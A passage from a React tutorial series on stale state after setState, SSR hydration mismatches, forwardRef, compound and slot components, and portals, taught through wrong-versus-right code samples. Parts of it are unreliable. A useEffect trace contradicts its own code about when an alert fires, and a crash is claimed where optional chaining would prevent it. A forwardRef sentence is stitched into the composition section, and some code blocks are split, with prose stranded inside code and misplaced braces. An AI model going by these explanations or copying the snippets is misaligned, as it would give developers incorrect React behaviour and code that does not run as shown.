- `if (5 === 5) → true` ✅ (but wrong timing!)
- `Alert: "You reached 5!"` (should show at 6!)
- `doubled = 5 * 2 = 10` 🦴 (should be 12!)
- API gets: { count: 5 } 🦴 (should be 6!)

// Everything is one step behind! 🦴

✅ Use Callbacks or useEffect:

```
function Counter() {
  const [count, setCount] = useState(0);

  // ✅ Method 1: useEffect to react to state change
  useEffect(() => {
    console.log('Count changed to:', count); // ✅ Logs current value!

    if (count === 5) {
      alert('You reached 5!'); // ✅ Fires at correct time!
    }

    if (count > 0) {
      // ✅ API call with current count
      fetch('/api/update', {
        method: 'POST',
        body: JSON.stringify({ count }) // ✅ Current count!
      });
    }
  }, [count]); // Runs after count updates

  const handleClick = () => {
    // ✅ Method 2: Functional setState to get updated value
    setCount(prevCount => {
      const newCount = prevCount + 1;

      // ✅ newCount is the updated value!
      console.log('New count will be:', newCount);

      const doubled = newCount * 2; // ✅ Correct calculation!
      console.log('Doubled:', doubled);

      return newCount;
    });
  };

  return (
    <div>
      <p>Count: {count}</p>
      <button onClick={handleClick}>Increment</button>
    </div>
  );
}

// Now:
// Click 1:
// - setCount callback: newCount = 1
// - console.log: "New count will be: 1" ✅
```



```
// - doubled = 2 ✓  
// - Component re-renders  
// - useEffect runs: count = 1  
// - API gets: { count: 1 } ✓  
//  
// Click 6:  
// - setCount callback: newCount = 6  
// - console.log: "New count will be: 6" ✓  
// - Component re-renders  
// - useEffect: count = 6  
// - Alert fires at count 6! 💀 (Still wrong - should be 5!)
```

🔥 Real Production Bugs:

Bug 1: Form Submission with Stale Data

```
function RegistrationForm() {
  const [formData, setFormData] = useState({
    name: '',
    email: '',
    password: ''
  });
  const [errors, setErrors] = useState({});

  const handleSubmit = async (e) => {
    e.preventDefault();

    // Validate
    const newErrors = {};
    if (!formData.email.includes('@')) {
      newErrors.email = 'Invalid email';
    }

    // 🚩 Set errors
    setErrors(newErrors);

    // 🚩 Check errors immediately (STALE!)
    if (Object.keys(errors).length === 0) { // 💀 Still old errors!
      // Submit form
      await fetch('/api/register', {
        method: 'POST',
        body: JSON.stringify(formData)
      });
      alert('Registration successful!');
    }
  };

  return <form onSubmit={handleSubmit}>...</form>;
}

// Bug scenario:
// 1. User submits with invalid email
// 2. newErrors = { email: 'Invalid email' }
// 3. setErrors(newErrors) scheduled
// 4. 💀 errors is still {} (old value!)
// 5. 💀 Object.keys({}).length === 0 → true!
// 6. 💀 Form submits with invalid data!
// 7. Server rejects, user confused
// 8. Click submit again
// 9. Now errors = { email: 'Invalid email' } (from previous submit)
// 10. Object.keys(errors).length === 1
```

```
// 11. ✅ Doesn't submit (correct, but one step behind!)  
//  
// Always one step behind! 💀
```

🔥 Real Production Bugs:

Bug 1: Form Submission with Stale Data

```
// ✅ Fix: Use the new errors directly  
const handleSubmit = async (e) => {  
  e.preventDefault();  
  
  const newErrors = {};  
  if (!formData.email.includes('@')) {  
    newErrors.email = 'Invalid email';  
  }  
  
  setErrors(newErrors);  
  
  // ✅ Check newErrors, not state!  
  if (Object.keys(newErrors).length === 0) {  
    await fetch('/api/register', {  
      method: 'POST',  
      body: JSON.stringify(formData)  
    });  
    alert('Registration successful!');  
  }  
};
```

The Patterns:

// ❌ WRONG – Reading state after setState

```
const handleClick = () => {
  setCount(count + 1);
  console.log(count); // 💀 Stale!
  doSomething(count); // 💀 Stale!
};
```

// ✅ CORRECT – Use functional setState

```
const handleClick = () => {
  setCount(prevCount => {
    const newCount = prevCount + 1;
    console.log(newCount); // ✅ Current!
    doSomething(newCount); // ✅ Current!
    return newCount;
  });
};
```

// ✅ CORRECT – Use useEffect to react to change

```
useEffect(() => {
  console.log(count); // ✅ Runs after state updates
  doSomething(count); // ✅ Current value
}, [count]);
```

// ✅ CORRECT – Use the value you're setting

```
const handleClick = () => {
  const newValue = count + 1;
  setCount(newValue);
  console.log(newValue); // ✅ Current!
  doSomething(newValue); // ✅ Current!
};
```

// ✅ CORRECT – Derive, don't duplicate

```
const doubled = count * 2; // ✅ Always in sync with count
// Don't do: const [doubled, setDoubled] = useState(0);
```

```
// Don't read state immediately after setState!  
// It won't have the new value yet! 💀
```

Quick Rules:

After calling setState:

- ✓ Need new value in same function?
 - Use functional setState
 - Or save value in variable before setState
- ✓ Need to react to state change?
 - Use useEffect with state in deps
- ✓ Doing calculations?
 - Derive from state, don't store separately
- ✓ Multiple related setState calls?
 - Use functional updates
 - Or combine into single state object
- ✓ Checking state for conditions?
 - Use the value you're about to set
 - Not the current state variable

Remember: State updates in next render, not immediately!

40. React/Next.js Hydration Mismatch: The "SSR HTML Different from Client" White Screen

Your server renders HTML perfectly but client React crashes on hydration! Mismatches between server HTML and client render cause React to throw errors, delete content, show blank screens.

This SSR bug breaks production apps silently.

The Problem:

Server generates HTML, client "hydrates" it.

If client's first render doesn't match server HTML exactly = hydration error = React aborts, removes DOM!

❌ Hydration Mismatch Disaster:

Disaster 1: Random IDs

```
function UniqueComponent() {  
  // 🚩 Generates different ID on server vs client!  
  const id = Math.random().toString(36).slice(2);  
  
  return (  
    <div>  
      <label htmlFor={id}>Name:</label>  
      <input id={id} type="text" />  
    </div>  
  );  
}
```

```
// Server renders: <input id="k7x3m2" />  
// Client renders: <input id="p9q1w5" />  
// 💀 MISMATCH!
```

```
// ✅ Fix: Generate ID only on client
```

```
function UniqueComponent() {  
  const [id, setId] = useState('');  
  
  useEffect(() => {  
    setId(Math.random().toString(36).slice(2));  
  }, []);  
  
  return (  
    <div>  
      <label htmlFor={id || 'name-input'}>Name:</label>  
      <input id={id || 'name-input'} type="text" />  
    </div>  
  );  
}
```

```
// Or use useId (React 18+):
```

```
function UniqueComponent() {  
  const id = useId(); // ✨ Consistent across server/client!  
  
  return (  
    <div>  
      <label htmlFor={id}>Name:</label>  
      <input id={id} type="text" />  
    </div>  
  );  
}
```

❌ Hydration Mismatch Disaster:

Disaster 2: localStorage/sessionStorage

```
function UserGreeting() {
  // 🚨 localStorage doesn't exist on server!
  const username = localStorage.getItem('username') || 'Guest';

  return <h1>Hello, {username}!</h1>;
}

// Server crashes: "localStorage is not defined" 💀
// Or if checking typeof localStorage:
// Server renders: "Hello, Guest!"
// Client renders: "Hello, John!"
// 💀 MISMATCH!

// ✅ Fix: Only access localStorage on client
function UserGreeting() {
  const [username, setUsername] = useState('Guest');

  useEffect(() => {
    const stored = localStorage.getItem('username');
    if (stored) {
      setUsername(stored);
    }
  }, []);

  return <h1>Hello, {username}!</h1>;
}

// Server renders: "Hello, Guest!"
// Client initial: "Hello, Guest!" ✅ Match!
// Client after effect: "Hello, John!" ✅ Progressive enhancement!
```


❌ Hydration Mismatch Disaster:

Disaster 3: Conditional Rendering Based on Browser APIs

```
function ResponsiveComponent() {  
  // 🚫 window doesn't exist on server!  
  const isMobile = window.innerWidth < 768;
```

```
  return (  
    <div>  
      {isMobile ? (  
        <MobileNav />  
      ) : (  
        <DesktopNav />  
      )}  
    </div>  
  );  
}
```

// Server crashes: "window is not defined" 💀

// ✅ Fix: Detect client-side only

```
function ResponsiveComponent() {  
  const [isMobile, setIsMobile] = useState(false); // ✨ Default false
```

```
  useEffect(() => {  
    const checkMobile = () => {  
      setIsMobile(window.innerWidth < 768);  
    };  
  
    checkMobile(); // Check immediately  
    window.addEventListener('resize', checkMobile);  
    return () => window.removeEventListener('resize', checkMobile);  
  }, []);
```

// ✅ Render desktop by default (matches server)

```
  return (  
    <div>  
      {isMobile ? (  
        <MobileNav />  
      ) : (  
        <DesktopNav />  
      )}  
    </div>  
  );  
}
```

// Server renders: <DesktopNav />

```
// Client initial: <DesktopNav /> ✅ Match!  
// Client after effect: <MobileNav /> (if mobile) ✅ Progressive!
```

❌ Hydration Mismatch Disaster:

Disaster 4: Date/Time Formatting

```
function BlogMeta({ publishedAt }) {  
  // 🚩 Different timezones on server vs client!  
  const formatted = new Date(publishedAt).toLocaleDateString();  
  
  return <p>Published: {formatted}</p>;  
}  
  
// Server (UTC): "Published: 1/15/2024"  
// Client (PST): "Published: 1/14/2024"  
// 💀 MISMATCH!  
  
// ✅ Fix: Format consistently or client-only  
function BlogMeta({ publishedAt }) {  
  const [formatted, setFormatted] = useState('');  
  
  useEffect(() => {  
    setFormatted(new Date(publishedAt).toLocaleDateString());  
  }, [publishedAt]);  
  
  // Show ISO date on server, local on client  
  const serverDate = new Date(publishedAt).toISOString().split('T')[0];  
  
  return (  
    <p>Published: {formatted || serverDate}</p>  
  );  
}  
  
// Or use consistent UTC formatting:  
function BlogMeta({ publishedAt }) {  
  const formatted = new Date(publishedAt).toISOString().split('T')[0];  
  return <p>Published: {formatted}</p>; // ✅ Same everywhere!  
}
```

💪 Hydration-Safe Patterns:

// ✅ Pattern 1: Suppress hydration warning (use sparingly!)

```
<div suppressHydrationWarning>
  {new Date().toLocaleTimeString()}
</div>
```

// ✅ Pattern 2: Client-only component

```
function ClientOnly({ children }) {
  const [mounted, setMounted] = useState(false);

  useEffect(() => {
    setMounted(true);
  }, []);

  if (!mounted) return null;

  return <>{children}</>;
}
```

// Usage:

```
<ClientOnly>
  <ComponentThatUsesWindow />
</ClientOnly>
```

💪 Hydration-Safe Patterns:

// ✅ Pattern 3: useIsClient hook

```
function useIsClient() {  
  const [isClient, setIsClient] = useState(false);  
  
  useEffect(() => {  
    setIsClient(true);  
  }, []);  
  
  return isClient;  
}
```

// Usage:

```
function Component() {  
  const isClient = useIsClient();  
  
  if (!isClient) {  
    return <PlaceholderContent />; // Server-safe  
  }  
  
  return <ClientSpecificContent />;  
}
```

// ✅ Pattern 4: Two-pass rendering

```
function Component() {  
  const [serverRendered, setServerRendered] = useState(true);  
  
  useEffect(() => {  
    setServerRendered(false);  
  }, []);  
  
  if (serverRendered) {  
    return <ServerSafeVersion />;  
  }  
  
  return <ClientEnhancedVersion />;  
}
```

Hydration Mismatch Sources:

Common causes of hydration mismatches:

Random values:

- └ Math.random()
- └ Date.now()
- └ Crypto.randomUUID()
- └ Generate on client only!

Browser APIs:

- └ window
- └ document
- └ localStorage
- └ sessionStorage
- └ Access in useEffect only!

Time-based:

- └ new Date().toLocaleString()
- └ Relative times ("2 minutes ago")
- └ Timezones
- └ Use consistent format or client-only!

User-specific:

- └ Authentication state
- └ User preferences
- └ Cart contents
- └ Load on client!

Network-dependent:

- └ Geolocation
- └ Browser language
- └ Connection speed
- └ Detect on client!

Safe for SSR:

- └ Static content
- └ Props from server
- └ Deterministic calculations
- └ Same on server and client!

💡 Next.js Specific:

```
// Next.js dynamic import with ssr: false
import dynamic from 'next/dynamic';

const ClientComponent = dynamic(
  () => import('./ClientComponent'),
  { ssr: false } // ✨ Skip server rendering!
);

function Page() {
  return (
    <div>
      <ServerSafeContent />
      <ClientComponent /> { /* Only renders on client */}
    </div>
  );
}

// Or use next/dynamic with loading:
const MapComponent = dynamic(
  () => import('./Map'),
  {
    ssr: false,
    loading: () => <p>Loading map...</p>
  }
);
```

41. React forwardRef Trap: The "Ref Not Forwarding" Component Nightmare

Your custom components ignore refs! Parent can't access child DOM, can't focus inputs, can't measure elements.

Functional components don't forward refs by default - they just silently fail. This breaks component libraries completely.

The Problem:

Refs don't pass through functional components like regular props. Parent tries to access DOM, gets undefined, features break silently!

❌ Ref Lost in Component:

```
// Custom Input component
function CustomInput({ label, value, onChange, placeholder }) {
  return (
    <div className="custom-input">
      <label>{label}</label>
      <input
        value={value}
        onChange={onChange}
        placeholder={placeholder}
        className="input-field"
      />
    </div>
  );
}

// Parent component tries to use ref:
function LoginForm() {
  const emailRef = useRef(null);

  useEffect(() => {
    // 🚩 Try to focus email input on mount
    emailRef.current?.focus(); // 💀 Doesn't work!
  }, []);

  const handleSubmit = (e) => {
    e.preventDefault();

    // 🚩 Try to get input value from ref
    const email = emailRef.current?.value; // 💀 undefined!
    console.log('Email:', email);
  };

  return (
    <form onSubmit={handleSubmit}>
      {/* 🚩 Passing ref to custom component */}
      <CustomInput
        ref={emailRef} // 💀 Ignored! Warning in console!
        label="Email"
        placeholder="Enter email"
      />
      <button type="submit">Login</button>
    </form>
  );
}
```


What happens:

1. LoginForm renders with emailRef
2. Passes ref to CustomInput
3. 🦴 CustomInput receives ref as a prop, but ignores it!
4. 🦴 ref is NOT forwarded to the <input> element
5. emailRef.current = null (not connected to anything)
6. useEffect tries: emailRef.current.focus()
7. 🦴 TypeError: Cannot read property 'focus' of null
8. App crashes! 🦴

Console warning:

```
"Warning: Function components cannot be given refs.  
Attempts to access this ref will fail.  
Did you mean to use React.forwardRef()?"
```

Why it fails:

- Functional components don't have instances
- ref is special (like key), not a regular prop
- CustomInput never receives or uses the ref
- ref just disappears! 🦴

Developer confusion:

```
"Why doesn't ref work?"  
"ref works on <input> but not on <CustomInput>!"  
"My focus() call does nothing!"
```

✅ forwardRef – Pass Ref Through:

```
import { forwardRef } from 'react';

// ✨ Wrap with forwardRef!
const CustomInput = forwardRef(function CustomInput(
  { label, value, onChange, placeholder },
  ref // ✨ Second parameter = forwarded ref!
) {
  return (
    <div className="custom-input">
      <label>{label}</label>
      <input
        ref={ref} // ✨ Forward ref to actual input!
        value={value}
        onChange={onChange}
        placeholder={placeholder}
        className="input-field"
      />
    </div>
  );
});

// Parent component (unchanged):
function LoginForm() {
  const emailRef = useRef(null);

  useEffect(() => {
    emailRef.current?.focus(); // ✅ Works now!
  }, []);

  const handleSubmit = (e) => {
    e.preventDefault();
    const email = emailRef.current?.value; // ✅ Gets value!
    console.log('Email:', email); // ✅ Actual email!
  };

  return (
    <form onSubmit={handleSubmit}>
      <CustomInput
        ref={emailRef} // ✅ Forwarded to input!
        label="Email"
        placeholder="Enter email"
      />
      <button type="submit">Login</button>
    </form>
  );
}
```

Now:

1. LoginForm renders with emailRef
2. Passes ref to CustomInput
3. ✅ forwardRef captures ref as second parameter
4. ✅ CustomInput forwards ref to <input> element
5. ✅ emailRef.current = <input> DOM node
6. useEffect runs: emailRef.current.focus()
7. ✅ Input gets focused!
8. On submit: emailRef.current.value
9. ✅ Gets actual input value!
10. Perfect! ✨

🔥 Real forwardRef Failures:

Failure 1: Modal Component (Can't Trap Focus)

// ❌ Modal without forwardRef

```
function Modal({ children, onClose }) {
  return (
    <div className="modal-overlay" onClick={onClose}>
      <div className="modal-content">
        <button className="close-btn" onClick={onClose}>x</button>
        {children}
      </div>
    </div>
  );
}
```

// Parent tries to manage focus:

```
function App() {
  const [showModal, setShowModal] = useState(false);
  const modalRef = useRef(null);

  useEffect(() => {
    if (showModal) {
      // 🚩 Try to focus modal for accessibility
      modalRef.current?.focus(); // 💀 Doesn't work!

      // 🚩 Try to trap focus inside modal
      const firstInput = modalRef.current?.querySelector('input'); // null!
      firstInput?.focus();
    }
  }, [showModal]);

  return (
    <div>
      <button onClick={() => setShowModal(true)}>Open Modal</button>
      {showModal && (
        <Modal ref={modalRef} onClose={() => setShowModal(false)}>
          <input placeholder="Name" />
          <input placeholder="Email" />
        </Modal>
      )}
    </div>
  );
}
```

// Problem:

- modalRef.current = null
- Can't focus modal
- Can't trap focus inside

- Can't query for inputs
- Keyboard navigation broken!
- Accessibility fail! 💀

```
// ✅ Modal with forwardRef
const Modal = forwardRef(function Modal({ children, onClose }, ref) {
  return (
    <div className="modal-overlay" onClick={onClose}>
      <div
        ref={ref} // ✨ Forward ref!
        className="modal-content"
        tabIndex={-1} // Make focusable
      >
        <button className="close-btn" onClick={onClose}>x</button>
        {children}
      </div>
    </div>
  );
});

// Now focus trapping works! ✅
```

Failure 2: Dropdown (Can't Position)

// ❌ Dropdown without forwardRef

```
function Dropdown({ trigger, items }) {
  const [isOpen, setIsOpen] = useState(false);

  return (
    <div className="dropdown">
      <button onClick={() => setIsOpen(!isOpen)}>
        {trigger}
      </button>
      {isOpen && (
        <ul className="dropdown-menu">
          {items.map(item => <li key={item}>{item}</li>)}
        </ul>
      )}
    </div>
  );
}
```

// Parent tries to position dropdown:

```
function Nav() {
  const dropdownRef = useRef(null);

  useEffect(() => {
    if (dropdownRef.current) {
      // 🚩 Try to get position for smart positioning
      const rect = dropdownRef.current.getBoundingClientRect(); // null!

      // 🚩 Try to adjust if off-screen
      if (rect.right > window.innerWidth) { // 💀 Crash!
        // Adjust position
      }
    }
  }, []);

  return (
    <Dropdown
      ref={dropdownRef} // 💀 Ignored!
      trigger="Menu"
      items={['Home', 'About', 'Contact']}
    />
  );
}
```

// Problem:

- Can't measure dropdown
- Can't position intelligently

- Dropdown might go off-screen
- No way to fix it! 💀

```
// ✅ Dropdown with forwardRef
const Dropdown = forwardRef(function Dropdown({ trigger, items }, ref) {
  const [isOpen, setIsOpen] = useState(false);

  return (
    <div ref={ref} className="dropdown"> { /* ✨ Forward ref! */}
      <button onClick={() => setIsOpen(!isOpen)}>
        {trigger}
      </button>
      {isOpen && (
        <ul className="dropdown-menu">
          {items.map(item => <li key={item}>{item}</li>)}
        </ul>
      )}
    </div>
  );
});

// Now positioning works! ✅
```

Failure 3: Custom Button (Can't Click Programmatically)

```
// ❌ Button without forwardRef
function FancyButton({ children, onClick, variant = 'primary' }) {
  return (
    <button
      onClick={onClick}
      className={`fancy-button fancy-button--${variant}`}
    >
      <span className="button-content">{children}</span>
    </button>
  );
}

// Parent tries to click programmatically:
function Wizard() {
  const nextButtonRef = useRef(null);

  const goToNextStep = () => {
    // Logic...

    // 🚫 Programmatically click next button
    nextButtonRef.current?.click(); // 💀 Doesn't work!
  };

  useEffect(() => {
    // 🚫 Auto-advance after timeout
    const timer = setTimeout(() => {
      nextButtonRef.current?.click(); // 💀 Doesn't work!
    }, 5000);

    return () => clearTimeout(timer);
  }, []);

  return (
    <div>
      <Step1 />
      <FancyButton ref={nextButtonRef} onClick={goToNextStep}>
        Next Step
      </FancyButton>
    </div>
  );
}

// Problem:
- nextButtonRef.current = null
- Can't trigger click programmatically
```


- Auto-advance doesn't work
- Feature broken! 💀

```
// ✅ Button with forwardRef
const FancyButton = forwardRef(function FancyButton(
  { children, onClick, variant = 'primary' },
  ref
) {
  return (
    <button
      ref={ref} // ✨ Forward ref!
      onClick={onClick}
      className={`fancy-button fancy-button--${variant}`}
    >
      <span className="button-content">{children}</span>
    </button>
  );
});

// Now programmatic clicks work! ✅
```

👉 forwardRef Patterns:

// Pattern 1: Simple forward (most common)

```
const MyInput = forwardRef((props, ref) => {  
  return <input ref={ref} {...props} />;  
});
```

// Pattern 2: Forward to nested element

```
const Card = forwardRef(({ title, children }, ref) => {  
  return (  
    <div className="card">  
      <h3>{title}</h3>  
      <div ref={ref} className="card-body"> { /* Forward to body */ }  
      {children}  
    </div>  
  </div>  
);  
});
```

// Pattern 3: Combine with internal ref (useImperativeHandle)

```
import { useImperativeHandle, useRef } from 'react';
```

```
const FancyInput = forwardRef((props, ref) => {  
  const inputRef = useRef(null);
```

// ✨ Expose custom methods!

```
useImperativeHandle(ref, () => ({  
  focus: () => {  
    inputRef.current?.focus();  
  },  
  clear: () => {  
    inputRef.current.value = '';  
  },  
  getValue: () => {  
    return inputRef.current?.value;  
  }  
}));
```

```
  return <input ref={inputRef} {...props} />;  
});
```

// Usage:

```
const inputRef = useRef(null);  
inputRef.current.focus();    // ✅ Custom method  
inputRef.current.clear();    // ✅ Custom method  
const val = inputRef.current.getValue(); // ✅ Custom method
```

👉 forwardRef Patterns:

// Pattern 4: Conditional forwarding

```
const ConditionalRef = forwardRef(({ useWrapper, children }, ref) => {  
  if (useWrapper) {  
    return (  
      <div ref={ref} className="wrapper">  {/* Forward to wrapper */}  
        {children}  
      </div>  
    );  
  }  
}
```

```
  return <>{children}</>;  // Can't forward, no DOM element  
});
```

// Pattern 5: Forward to child component

```
const ParentComponent = forwardRef((props, ref) => {  
  return (  
    <div>  
      <ChildComponent ref={ref} {...props} />  {/* Pass through */}  
    </div>  
  );  
});
```

When to Use forwardRef:

✅ Use forwardRef when:

- └ Building reusable component libraries
- └ Component wraps a DOM element parent needs access to
- └ Users need to:
 - └ Focus inputs
 - └ Measure elements (getBoundingClientRect)
 - └ Scroll to elements
 - └ Trigger clicks
 - └ Access any DOM methods
- └ Accessibility requires ref access

❌ Don't need forwardRef when:

- └ Component is purely presentational
- └ No DOM interaction needed
- └ Component doesn't wrap interactive elements
- └ Internal state/logic only

Examples needing forwardRef:

- ✅ Input wrappers
- ✅ Button components
- ✅ Modal/Dialog
- ✅ Dropdown/Menu
- ✅ Tooltip trigger
- ✅ Scrollable containers
- ✅ Focus trap components
- ✅ Drag handles
- ✅ Resizable panels

Examples NOT needing forwardRef:

- ❌ Pure display components (Card, Badge)
- ❌ Layout components (Grid, Flex)
- ❌ Context providers
- ❌ Route components

42. React Composition Patterns: Build Flexible Components Like a Pro!

Stop creating props for everything! Use component composition to build truly reusable components! 💪

Functional components don't forward refs by default - they just silently fail. This breaks component libraries completely.

The Problem:

Your components have 20+ props, countless conditional renders, and are impossible to maintain. Every new feature means adding more props!

The Solution:

Composition Over Configuration

❌ Example 1 – The WRONG Way (Props Explosion):

```
function Card({
  title,
  subtitle,
  content,
  footer,
  hasImage,
  imageSrc,
  imageAlt,
  showBorder,
  borderColor,
  hasButton,
  buttonText,
  buttonOnClick,
  buttonVariant,
  isLoading,
  error
}) {
  return (
    <div className={`card ${showBorder ? `border-${borderColor}` : ''}`}>
      {hasImage && <img src={imageSrc} alt={imageAlt} />}
      <h2>{title}</h2>
      {subtitle && <h3>{subtitle}</h3>}
      <p>{content}</p>
      {hasButton && (
        <button
          onClick={buttonOnClick}
          className={buttonVariant}
        >
          {buttonText}
        </button>
      )}
      {footer && <div>{footer}</div>}
      {isLoading && <Spinner />}
      {error && <Error message={error} />}
    </div>
  );
}
```

// Usage is a NIGHTMARE!

```
<Card
  title="Product"
  subtitle="Best seller"
  content="Description here"
  hasImage={true}
  imageSrc="/img.jpg"
  imageAlt="Product"
  showBorder={true}
```

```
borderColor="blue"  
hasButton={true}  
buttonText="Buy Now"  
buttonOnClick={handleBuy}  
buttonVariant="primary"  
/>
```

✅ Example 2 – The RIGHT Way (Composition Pattern):

```
function Card({ children, className = '' }) {
  return (
    <div className={`card ${className}`}>
      {children}
    </div>
  );
}

Card.Image = ({ src, alt }) => (
  <img className="card-image" src={src} alt={alt} />
);

Card.Header = ({ children }) => (
  <div className="card-header">{children}</div>
);

Card.Title = ({ children }) => (
  <h2 className="card-title">{children}</h2>
);

Card.Subtitle = ({ children }) => (
  <h3 className="card-subtitle">{children}</h3>
);

Card.Body = ({ children }) => (
  <div className="card-body">{children}</div>
);

Card.Footer = ({ children }) => (
  <div className="card-footer">{children}</div>
);

// Usage is CLEAN and FLEXIBLE! 🍷
<Card className="border-blue">
  <Card.Image src="/img.jpg" alt="Product" />
  <Card.Header>
    <Card.Title>Product</Card.Title>
    <Card.Subtitle>Best seller</Card.Subtitle>
  </Card.Header>
  <Card.Body>
    <p>Description here</p>
  </Card.Body>
  <Card.Footer>
    <button onClick={handleBuy}>Buy Now</button>
  </Card.Footer>
</Card>
```



```
// Want different layout? No problem!  
<Card>  
  <Card.Title>Simple Card</Card.Title>  
  <Card.Body>Just content, no image!</Card.Body>  
</Card>
```

🔥 Example 3 – Compound Components with State Sharing:

```
function Tabs({ children, defaultTab = 0 }) {
  const [activeTab, setActiveTab] = useState(defaultTab);

  return (
    <TabsContext.Provider value={{ activeTab, setActiveTab }}>
      <div className="tabs-container">{children}</div>
    </TabsContext.Provider>
  );
}

Tabs.List = ({ children }) => (
  <div className="tabs-list">{children}</div>
);

Tabs.Tab = ({ index, children }) => {
  const { activeTab, setActiveTab } = useContext(TabsContext);

  return (
    <button
      className={`tab ${activeTab === index ? 'active' : ''}`}
      onClick={() => setActiveTab(index)}
    >
      {children}
    </button>
  );
};

Tabs.Panels = ({ children }) => (
  <div className="tabs-panels">{children}</div>
);

Tabs.Panel = ({ index, children }) => {
  const { activeTab } = useContext(TabsContext);

  if (activeTab !== index) return null;

  return <div className="tab-panel">{children}</div>;
};

// Usage – Look how intuitive! 🎯
<Tabs defaultTab={0}>
  <Tabs.List>
    <Tabs.Tab index={0}>Profile</Tabs.Tab>
    <Tabs.Tab index={1}>Settings</Tabs.Tab>
    <Tabs.Tab index={2}>Billing</Tabs.Tab>
  </Tabs.List>
```

```
<Tabs.Panels>
  <Tabs.Panel index={0}>
    <ProfileContent />
  </Tabs.Panel>
  <Tabs.Panel index={1}>
    <SettingsContent />
  </Tabs.Panel>
  <Tabs.Panel index={2}>
    <BillingContent />
  </Tabs.Panel>
</Tabs.Panels>
</Tabs>
```

🚀 Example 4 – Slot Pattern:

```
function Modal({ children, isOpen, onClose }) {
  if (!isOpen) return null;

  // Extract slots from children
  const header = children.find(child => child.type === Modal.Header);
  const body = children.find(child => child.type === Modal.Body);
  const footer = children.find(child => child.type === Modal.Footer);

  return (
    <div className="modal-overlay" onClick={onClose}>
      <div className="modal" onClick={e => e.stopPropagation()}>
        {header}
        {body}
        {footer}
      </div>
    </div>
  );
}
```

```
Modal.Header = ({ children }) => (
  <div className="modal-header">{children}</div>
);
```

```
Modal.Body = ({ children }) => (
  <div className="modal-body">{children}</div>
);
```

```
Modal.Footer = ({ children }) => (
  <div className="modal-footer">{children}</div>
);
```

// Usage – Mix and match! 💪

```
<Modal isOpen={showModal} onClose={closeModal}>
  <Modal.Header>
    <h2>Confirm Delete</h2>
  </Modal.Header>
  <Modal.Body>
    <p>Are you sure you want to delete this item?</p>
  </Modal.Body>
  <Modal.Footer>
    <button onClick={closeModal}>Cancel</button>
    <button onClick={handleDelete}>Delete</button>
  </Modal.Footer>
</Modal>
```

// Simple modal? Just use body!

```
<Modal isOpen={true} onClose={close}>
```

```
<Modal.Body>  
  <p>Quick message!</p>  
</Modal.Body>  
</Modal>
```

Why Composition Wins:

- Fewer props = simpler components
- Maximum flexibility without complexity
- Easier to test and maintain
- More reusable across different scenarios
- Better separation of concerns

43. React Portals: Escape the DOM Hierarchy!

Modals, tooltips, and dropdowns breaking your CSS? Portals are the secret weapon! 🚀

The Problem:

Your modal is stuck inside a container with overflow: hidden or z-index issues. Tooltips get clipped. Dropdowns don't appear above other elements. CSS positioning nightmares!

The Solution:

React Portals

Why Portals Are Game-Changing:

- Render children outside parent DOM hierarchy
- Perfect for modals, tooltips, popovers, notifications
- Maintain React component tree (context, events bubble up!)
- No z-index wars
- Clean, predictable styling

❌ Example 1 – Without Portal (CSS Nightmare!):

```
function Dashboard() {
  const [showModal, setShowModal] = useState(false);

  return (
    <div className="dashboard" style={{
      position: 'relative',
      overflow: 'hidden', // 💀 This clips the modal!
      height: '100vh'
    }}>
      <Header />
      <Sidebar style={{ zIndex: 100 }} />

      {showModal && (
        <div className="modal-overlay"> { /* Clipped by overflow! */}
          <div className="modal" style={{ zIndex: 999 }}>
            <h2>Modal Title</h2>
            <p>This modal gets clipped! 🤖</p>
          </div>
        </div>
      )}

      <MainContent />
    </div>
  );
}

// Result: Modal is clipped, z-index doesn't help! 🤖
```

✅ Example 2 – With Portal (Problem Solved!):

```
import { createPortal } from 'react-dom';

function Modal({ isOpen, onClose, children }) {
  if (!isOpen) return null;

  // Render OUTSIDE the parent DOM hierarchy! 🎯
  return createPortal(
    <div className="modal-overlay" onClick={onClose}>
      <div
        className="modal"
        onClick={(e) => e.stopPropagation()}
      >
        {children}
      </div>
    </div>,
    document.body // Render directly under <body>!
  );
}

function Dashboard() {
  const [showModal, setShowModal] = useState(false);

  return (
    <div className="dashboard" style={{
      overflow: 'hidden', // ✅ No problem now!
    }}>
      <Header />
      <Sidebar />

      <Modal isOpen={showModal} onClose={() => setShowModal(false)}>
        <h2>Perfect Modal! 🎉</h2>
        <p>No clipping, perfect positioning!</p>
      </Modal>

      <MainContent />
    </div>
  );
}
```


🔥 Example 3 – Smart Tooltip with Portal:

```
function Tooltip({ children, content, position = 'top' }) {
  const [isVisible, setIsVisible] = useState(false);
  const [coords, setCoords] = useState({ x: 0, y: 0 });
  const triggerRef = useRef(null);

  const handleMouseEnter = () => {
    if (triggerRef.current) {
      const rect = triggerRef.current.getBoundingClientRect();

      setCoords({
        x: rect.left + rect.width / 2,
        y: position === 'top' ? rect.top : rect.bottom
      });

      setIsVisible(true);
    }
  };

  return (
    <>
      <span
        ref={triggerRef}
        onMouseEnter={handleMouseEnter}
        onMouseLeave={() => setIsVisible(false)}
      >
        {children}
      </span>

      {isVisible && createPortal(
        <div
          className={`tooltip tooltip-${position}`}
          style={{
            position: 'fixed',
            left: coords.x,
            top: position === 'top' ? coords.y - 10 : coords.y + 10,
            transform: 'translateX(-50%)',
            zIndex: 9999
          }}
        >
          {content}
        </div>,
        document.body
      )}
    </>
  );
}
```

```
// Usage - Works ANYWHERE! 🎨
function App() {
  return (
    <div style={{ overflow: 'hidden', height: '200px' }}>
      <p>
        Hover over{' '}
        <Tooltip content="This is a tooltip!" position="top">
          <strong>this text</strong>
        </Tooltip>
        {' '}to see magic!
      </p>
    </div>
  );
}
```

💎 Example 4 – Notification System with Portal:

```
// notifications.js
const NotificationContext = createContext();

export function NotificationProvider({ children }) {
  const [notifications, setNotifications] = useState([]);

  const addNotification = (message, type = 'info') => {
    const id = Date.now();
    setNotifications(prev => [...prev, { id, message, type }]);

    // Auto remove after 5 seconds
    setTimeout(() => {
      setNotifications(prev => prev.filter(n => n.id !== id));
    }, 5000);
  };

  const removeNotification = (id) => {
    setNotifications(prev => prev.filter(n => n.id !== id));
  };

  return (
    <NotificationContext.Provider value={{ addNotification }}>
      {children}

      {/* Portal for notifications – always on top! */}
      {createPortal(
        <div className="notifications-container">
          {notifications.map(notif => (
            <div
              key={notif.id}
              className={`notification notification-${notif.type}`}
            >
              <span>{notif.message}</span>
              <button onClick={() => removeNotification(notif.id)}>
                x
              </button>
            </div>
          ))}
        </div>,
        document.body
      )}
    </NotificationContext.Provider>
  );
}

export function useNotification() {
  return useContext(NotificationContext);
}
```

```
